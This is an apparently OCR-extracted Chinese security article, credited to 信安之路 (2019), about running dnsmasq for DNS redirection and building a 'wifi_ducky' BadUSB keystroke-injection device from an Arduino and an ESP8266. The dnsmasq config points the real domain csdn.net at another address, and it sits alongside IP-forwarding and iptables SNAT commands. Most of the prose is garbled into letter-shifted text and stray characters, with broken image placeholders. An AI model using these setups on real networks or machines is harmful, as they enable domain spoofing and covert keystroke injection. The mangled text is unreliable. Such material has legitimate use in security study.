listen-address=192.168.12.130  #这个 ip 是你当前机器的 ip,如果只想本地访问可以改为 127.0.0.1
address=/hello.me/127.0.0.1  #重要！！！泛解析在这里自己设置
#我这里设置的就是将 hello.me 域名指向 127.0.0.1
server=8.8.8.8  #设置 google dns 为第一指向 dns
server=114.114.114.114
```

2hwf 2uhvr oy1f r qi 角 练绑隆谨雅



规 Ⓑ陷罪 ls 院 矿 罗 gqv ⓡ ls 矿 角 gqv ⓡ ndd 经 矿 规 陷远 翻 ndd ls



角 练绑 edlgx1f r p f vgq1qhw gqv

```
  nslookup baidu.com
服务器:  public1.114dns.com
Address:  114.114.114.114

非权威应答:
名称:    baidu.com
Addresses:  39.156.69.79
          220.181.38.148

getf@MAC-PRO ~
  nslookup csdn.net
服务器:  public1.114dns.com
Address:  114.114.114.114

非权威应答:
名称:    csdn.net
Address:  47.95.164.112
```


f v g q Ⓑ l s 经


```
# queries to 10.1.2.3 to be routed via eth1
# server=10.1.2.3@eth1


resolv-file=/etc/resolv.conf
strict-order
listen-address=192.168.43.226

address=/csdn.net/39.156.69.79


server=8.8.8.8
server=114.114.114.114

# and this sets the source (ie local) address used to talk to
# 10.1.2.3 to 192.168.1.1 port 55 (there must be an interface with that
# IP on the machine, obviously).
# server=10.1.2.3@192.168.1.1#55

# If you want dnsmasq to change uid and gid to something other
```


阿 职 矿 ⓤ g q v ⓡ

```
service dnsmasq restart
```

g q v 矿 规 Ⓑ矿 矿f v g q

Ⓑ般 e d l g x l s




阻 z lil矿 结 规 经 矿翻蚁耻离 翻 角

矿z lil 结 芯

间 dqx{ 雅 矿

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

起 观 Ⓑ lswdechv Ⓡ 订谷 (q)



起 lswdechv (q) 面矿

```
iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -j SNAT
--to 192.168.43.226
```


职　　规　　阻 z lil矿　　经　般

Ⓑ　　般离陷　　般矿调　　规

露　　练罗

Ⓑ　　知z lq43矩矿间起　　j r r j dh　　警


罗　绑



职　角　遭　矿　ⓤ　sksvwxg| bsur　练罗

ds df kh

露 Ⓑ ndd 远 gqv 矿 绑神



神

Ⓑ 般矿 罗 经词Ⓑ

e 矿词 =

kwwsv=22z z z 1eldeld1fr p 2ylghr 2dy: 36; 99692

罗院 矿 露 结 般

角露 耻 z lil矿 罗虚 般规绑魁 神

4携结 际限 z lil

5携 z lil 经 职 矿 gkfs 翻 矿

gqv ⓡ 矿 447 1447 1447 1447

6携 经 Ⓑ (y) 题矿 矿 购

Ⓑ般 。

7携练 经 kwwsv 练 阿 真

败 ⓜ 矿 罪 矿 ä

艺　　职 z lil0gxfn|1

原创 98 信安之路 2019-08-02

职Ⓡ　　艺　　⑹罪　edgxve　　罪

败　　Glj lvsdun　　遭　edgxve 裁

练　面　观矿　经　般　⓪　般摄

起　}hur z　S7z qS4 遭　edgxve　角　裁

ⓟ　矿调　裁　脑齐　般矿　谨　般

绝　罗　计　摄　范　绑　结　足

神 角　练　edgxve　参　角　参　般裁


经　耀虚　结　般矿购　参　结

般 }hur z　雅　摄

角　结　遭练罗谨　矿　计谈矿　参　矿

edgxve　离

般　角　JlwKxe　练罗　遭 z lil0gxfn|



驱　　败

4携 HVS; 599+ HVS045i /Qr ghP F X矿 HVS034V,

5 携　　Dwp hj d65X7　　知　　起　　dugxlqr Ohr qdugr 矩

6携　　隆

7 携练范

8携　　警

Ⓓ败


间　　dugxlqr　　练罗

矿　　购结　　蚁耻　　规

规　Ⓑ矿　角　　罗　　神

kwwsv=22j lwkxe1fr p 2vsdf hkxkq2z lilbgxf n| 2eor e2p dvwhu2 dugxlqr bz lilbgxf n2dugxlqr bz lilbgxf n1lqr


Ⓓ见 Ⓑ dugxlqr



购 经 词 逃 评 经 词 矿 购 罗


nh| er dug 警 矿 角 露 0ⓠ 0 ⓠ 0

nh| er dug 规 般



角　参经词　　经词矿　　魁　　评　　绑　经词

ⓟ



绑　　角　规　　练　般矿　　hvs;599　经词　警

般摄　艺　hvs;599　　警　　遭　般　角　　JlwKxe　绑

kwwsv=22jlwkxe1frp2vsdfhkxkq2zlilbgxfn|2uhdqdvhv


经词　　规般®　6　罗　轴绑　　规般


齐 练罗 hvs；599bz lilbgxfnb4p e摄

elq 警 绑 角 hvs；599 面 警 警

面摄 警 经 hvs；599 间 Rshudwrq 罪

露 frqilj 角(r)(r)绑 警





Ⓟ般绑　评　练罗　矿　规般摄

购角　结　购　规　起　dugxlrq　矿

调　摄　绑　Ⓑ　(f)

真真真

起　dugxlrq　hvs;599　W[　U[矿U[　W[矿JQG

JQG矿YFF　YFF摄

Arduino	ESP82666
TX	RX
RX	TX
GND	GND
VCC (3.3V)	VCC (3.3V)

购　起　HVS045I　练罗　脑　8Y


616Y/